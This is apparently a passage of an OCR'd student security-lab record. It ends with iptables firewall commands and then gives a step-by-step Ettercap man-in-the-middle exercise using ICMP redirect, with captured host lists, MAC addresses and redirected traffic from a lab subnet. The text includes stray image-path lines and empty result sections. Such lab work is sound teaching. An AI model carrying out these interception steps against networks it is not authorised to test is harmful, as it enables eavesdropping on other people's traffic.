[root@localhost ~]# vi iptables.rules

[root@localhost ~]#

8.Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT

9. Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT

[root@localhost ~]#

10. Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F

[root@localhost ~]#

RESULT:

Ex. No.: 10 **MITM ATTACK WITH ETTERCAP** **Reg. No.: 210701266**

Date:

AIM:

To initiate a MITM attack using ICMP redirect with Ettercap tool.

ALGORITHM:

1. Install ettercap if not done already using the command-

   dnf install ettercap

2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default.

   vi /etc/ettercap/etter.conf


3. Next start ettercap in GTKettercap -G
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.


OUTPUT:

[root@localhost security lab]# dnf install ettercap

[root@localhost security lab]# vi /etc/ettercap/etter.conf

[root@localhost security lab]# ettercap –G


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
ARP poisoning...
ICMP redirect...
Port stealing...
DHCP spoofing...
NDP poisoning...
Stop mitm attack(s)
IP Address
172.16.4.218
172.16.4.234
172.16.4.241
172.16.4.250
172.16.5.21
172.16.5.46 00:27:0E:13:EB:17
172.16.5.50 00:27:0E:13:ED:1E
172.16.5.59 00:27:0E:13:F6:44
Delete Host
Add to Target 1
Add to Target 2
ICMP redirected 172.16.5.178:45618 -> 172.217.167.133:443
ICMP redirect stopped.
DHCP: [38:60:77:E0:86:87] REQUEST 172.16.4.218
DHCP: [88:D7:F6:C6:4D:C4] REQUEST 172.16.5.178
DHCP: [172.16.4.1] ACK : 172.16.5.178 255.255.252.0 GW 172.16.4.1 DNS 8.8.8.8
DHCP: [0C:4D:E9:BB:F2:42] REQUEST 172.16.5.149


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address
MAC Address
Description
172.16.4.1 08:35:71:F2:B4:A1
MITM Attack: ICMP Redirect
Gateway Information
MAC Address 08:35:71:F2:B4:A1
IP Address 172.16.4.1
Cancel
OK
Delete Host
Add to Target 2
2182 known services
Starting Unified sniffing...
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
78 hosts added to the hosts list...

RESULT: